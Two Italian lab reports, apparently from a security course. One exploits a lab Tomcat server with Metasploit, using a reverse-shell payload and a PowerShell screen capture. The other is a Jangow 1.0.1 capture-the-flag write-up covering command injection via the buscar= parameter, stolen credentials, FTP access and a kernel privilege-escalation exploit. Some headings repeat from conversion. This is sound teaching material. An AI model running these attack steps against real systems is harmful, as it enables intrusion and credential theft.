
1. Se la macchina target è una macchina virtuale oppure una macchina fisica
2. Le impostazioni di rete della macchine target
3. Se la macchina target ha a disposizione delle webcam attive
4. Recuperate uno screenshot del desktop

Nessus:

Il primo step è quello di eseguire una scansione completa con **Nessus**.

Inserendo l'indirizzo IP della macchina target Windows il programma ci elencherà tutte le sue vulnerabilità.

RISULTATO



Come si nota nell'immagine (↑)

Una delle funzioni più importanti di Nessus è quella di categorizzare le vulnerabilità trovate secondo un criterio CVSS (Common Vulnerability Scoring System).

La vulnerabilità individuata dalla scansione è estremamente importante in termini di sicurezza informatica.

Difatti, per "**Apache Tomcat 7.0.x**" si intende che il supporto ufficiale è terminato e, quando un software raggiunge l'End-of-Life:

- **Nessuna Patch di Sicurezza**

Gli sviluppatori non rilasciano più correzioni per bug o patch di sicurezza per quella specifica versione.

- **Problemi di Compliance** →

L'utilizzo di un software non supportato e non sottoposto a patch rappresenta una violazione delle normative sulla sicurezza e dei requisiti di conformità



Metasploit:

Individuata la vulnerabilità procediamo a sfruttarla. Utilizziamo il framework **Metasploit** con il comando:

"msfconsole"



The screenshot shows the Metasploit Framework console. At the top, it says "Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again". Below that is the Metasploit logo. The console displays the following text:
metasploit v6.4.95-dev
[2,566 exploits - 1,315 auxiliary - 1,683 payloads]
[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project.
sf > search tomcat

Metasploit ci permette di **selezionare, configurare e lanciare** uno specifico exploit.

Ci mette a disposizione una libreria completa di exploit compatibili con la vulnerabilità trovata.

```
17 \ target: Linux x86
18 exploit/multi/http/tomcat_mgr_upload
19 \ target: Java Universal
20 \ target: Windows Universal
21 \ target: Linux x64
```

Una volta selezionato l'exploit adatto (↑) possiamo configurarlo ("set"):

- set **RHOST** 192.168.200.200 → **IP Windows**
- set **LPORT** 7777 → ci permette di selezionare la porta, **7777** come specificato dalla traccia.

Abbiamo ottenuto una shell **Meterpreter**.

Tuttavia, uno dei settings più importanti all'interno di uno specifico exploit è il **PAYLOAD**, definisce l'azione che deve essere eseguita sul sistema di destinazione dopo che l'exploit è riuscito a violare il sistema.

Dato che Tomcat è un servizio, quando il payload o l'agente gira come servizio non ha accesso al desktop grafico dell'utente interattivo. Il Payload di default che si trova nell'exploit non ci permette di effettuare lo screenshots del desktop della macchina target. Abbiamo bisogno di generare un payload malevolo con **msfvenom** che invii la sessione dell'utente a un host che sta in ascolto a una determinata porta (7777).

Una volta creato, possiamo effettuare l'**upload** dalla shell Meterpreter ottenuta.

Abbiamo bisogno di un secondo exploit, questa volta multi/handler, ovvero un **listener** generico e versatile utilizzato per ricevere connessioni di ritorno (**reverse shell**).

```
meterpreter > getuid  
Server username: DESKTOP-9K104BT$  
meterpreter > sysinfo  
Computer       : DESKTOP-9K104BT  
OS             : Windows 8 6.2 (amd64)  
Architecture   : x64  
System Language: it_IT  
Meterpreter    : java/windows
```

```
[*] Meterpreter session 31 opened (192.168.200.100:7777 -> 192.168.200.200:50277)
```

Tramite il comando "**ps**" (**process list**) cerchiamo un processo che ci potrebbe darci l'accesso da utente.

2848	2828	conhost.exe	x64	0	NT AUTHORITY\SERVIZIO DI
2856	3988	powershell_ise.exe	x64	1	DESKTOP-9K104BT\user
2928	2828	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI

Questo processo di powershell, con una sessione utente, ci permette di eseguire il codice per eseguire uno screenshot:

```
C:\Users\user>powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
powershell -c "Add-Type -AssemblyName System.Windows.Forms;$screen=[System.Windows.Forms.Screen]::PrimaryScreen.Bounds;$bmp=New-Object System.Drawing.Bitmap $screen.Width,$screen.Height;$graphics=[System.Drawing.Graphics]::FromImage($bmp);$graphics.CopyFromScreen($screen.Location,[System.Drawing.Point]::Empty,$screen.Size);$bmp.Save('screen.png')"
```

Dalla sessione Meterpreter possiamo adesso scaricarlo ("*download screen.png*"):



Conclusione:

L'esercitazione ha mostrato come un servizio vulnerabile ed esposto come Tomcat possa permettere a un attaccante di ottenere una sessione remota e raccogliere informazioni sensibili dal sistema. La scansione con Nessus ha fornito una mappatura completa delle vulnerabilità e ha guidato con esito positivo l'attività di exploitation in laboratorio. La sessione Meterpreter ha confermato la compromissione e ha permesso di raccogliere le evidenze richieste.

RELAZIONE TECNICA - BLACK BOX JANGOW 1.0.1

Introduzione

La macchina virtuale Jangow 1.0.1 è una macchina di difficoltà facile, l'obiettivo era ottenere due flag:

Scansione delle Porte con Nmap

La fase iniziale del penetration test ha previsto l'identificazione dei servizi attivi sulla macchina **target**, fondamentale per valutare le potenziali superfici di attacco.

Enumerazione del Servizio Web

All'interno di /site/, si trova una pagina chiamata "**Buscar**" (Cerca), che contiene un parametro vulnerabile nell'URL: buscar=.

Creazione di una Reverse Shell Persistente

Per mantenere l'accesso remoto con privilegi di **root** sulla macchina compromessa, è stata implementata una **reverse shell**.

Relazione Tecnica - Macchina Virtuale Jangow 1.0.1

INTRODUZIONE

La macchina virtuale **Jangow** 1.0.1 è una macchina di difficoltà facile, l'obiettivo era ottenere due flag:

- **user.txt**: flag dell'utente **normale**.
- **proof.txt** (o **root.txt**): flag dell'utente **root**.

Questa relazione descrive in dettaglio tutte le fasi di penetration testing, dal riconoscimento iniziale fino all'ottenimento dei privilegi di **root**

Scansione delle Porte con Nmap

La fase iniziale del penetration test ha previsto l'identificazione dei servizi attivi sulla macchina **target**, fondamentale per valutare le potenziali superfici di attacco.

Per condurre questa analisi, è stato utilizzato il **tool nmap** con i seguenti parametri:

- **-sV**: consente di rilevare la versione dei servizi in esecuzione sulle porte aperte, permettendo di identificare eventuali vulnerabilità note associate a specifiche versioni.
- **-sC**: esegue gli script di enumerazione di default, raccogliendo informazioni aggiuntive utili per la fase di ricognizione.

Il comando lanciato è stato:

```
body {  
    nmap -sV -sC 192.168.13.6  
}
```


Risultati della Scansione

Dalla scansione sono emersi due servizi principali attivi:

- Porta 21 (FTP): il servizio rilevato è **vsftpd 3.0.3**.
- Porta 80 (HTTP): il servizio identificato è **Apache httpd 2.4.18**.

Questi risultati costituiscono la base per le successive fasi di enumerazione e analisi delle possibili vulnerabilità presenti sui servizi individuati.

Questi risultati costituiscono la base per le successive fasi di enumerazione e analisi delle possibili vulnerabilità presenti sui servizi individuati.



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# nmap -sV -sC 192.168.13.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 11:24 EST
Nmap scan report for 192.168.13.6
Host is up (0.00033s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3
80/tcp    open  http   Apache httpd 2.4.18
| http-headers: Volume /
| SIZE TIME      FILENAME
|_- 2021-06-10 18:05 site/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:D9:B2:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```

Enumerazione Web

È stato eseguito.


L'esplorazione manuale del sito web ha portato alla scoperta di un link che puntava alla directory /site/.

Vulnerabilità e Sfruttamento

ESECUZIONE REMOTA DI CODICE (RCE) TRAMITE URL

Esplorando la pagina web all'interno di /site/, è stata individuata una pagina "Buscar" (Cerca) contenente un parametro nell'URL: buscar=.


- **Test di Vulnerabilità:** Inserendo comandi di sistema (come pwd) nel parametro **buscar=** nell'URL, è stata ottenuta una risposta che indicava l'Esecuzione Remota di Codice (RCE) non autenticata.
- **Enumerazione del File System:** Sfruttando l'RCE, è stata eseguita l'enumerazione dei file.
- È stato scoperto un file di interesse denominato **.backup**.
- **Recupero Credenziali:** L'accesso al contenuto di .backup ha rivelato le seguenti credenziali.
 1. Username: **jangow01**
 2. Password: **abygurl69**



A screenshot of a web browser window. The address bar shows the URL `http://192.168.13.6/site/busq`. Below the address bar, the status bar indicates "Not Secure" and "view-source: http://192.168.13.6/site/busque.php?buscar=ls -all /var/www/html/". The main content area displays a terminal-style output of the command `ls -all /var/www/html/`:

```
1 total 16
2 drwxr-xr-x 3 root      root      4096 Oct 31 2021 .
3 drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
4 -rw-r--r-- 1 www-data www-data  336 Oct 31 2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
6
```

IMMAGINI



A screenshot of a web browser window. The address bar shows the URL `http://192.168.13.6/site/busq`. Below the address bar, the status bar indicates "Not Secure" and "view-source: http://192.168.13.6/site/busque.php?buscar=cat /var/www/html/.backup". The main content area displays a block of PHP code:


```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Accesso FTP

LE CREDENZIALI SONO STATE TESTATE CON SUCCESSO PER L'ACCESSO AI SERVIZI:

Dopo aver ottenuto le credenziali dal file nascosto, è stato possibile accedere al servizio **FTP** della macchina di destinazione inserendo **username** e **password** trovati; questo ha permesso di interagire direttamente con il file system remoto, consentendo sia l'upload che il download di file secondo le esigenze dell'analisi

Accesso **FTP**: Tramite le credenziali ottenute, è stato eseguito l'accesso **ftp** che permette di vedere diverse directory all'interni della macchina e **importare/esportare file**



```
(root㉿kali㉿kali:~) /home/kali
$ ftp 192.168.13.6
Connected to 192.168.13.6.
220 (vsFTPd 3.0.3)
Name (192.168.13.6:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Post-Exploitation e Privilege Escalation

Dopo aver ottenuto l'accesso al sistema remoto attraverso il servizio **FTP**, è stata avviata una fase di ricognizione volta a raccogliere ulteriori informazioni sulla macchina compromessa.

Per prima cosa, si è utilizzato il comando:


```
uname -a
```

Il risultato del comando ha restituito la seguente informazione relativa alla versione del kernel:

Linux version 4.4.0-31-generic

SFRUTTAMENTO DEL KERNEL

- Ricerca Exploit: Utilizzando **Searchsploit** ed **ExploitDB**, è stato individuato e scaricato un exploit compatibile per questa versione del kernel.



Trasferimento dell'Exploit sulla Macchina Target

Una volta selezionato l'**exploit** appropriato, il file **exploit** è stato scaricato in locale.

Successivamente, per poterlo eseguire sulla macchina di destinazione, è stato trasferito tramite il servizio precedentemente compromesso. **FTP**

Questo passaggio consente di disporre dell'exploit direttamente sul sistema **target**, pronti per la successiva fase di esecuzione e tentativo di **escalation dei privilegi**.

COMPILAZIONE ED ESECUZIONE DELL'EXPLOIT

Una volta completato il trasferimento, si è proceduto con la compilazione del codice sorgente dell'exploit direttamente sulla macchina target.

Utilizzando il compilatore **GCC**, il comando per compilare il file **45010.c** è stato il seguente:

gcc 45010.c -o bypass



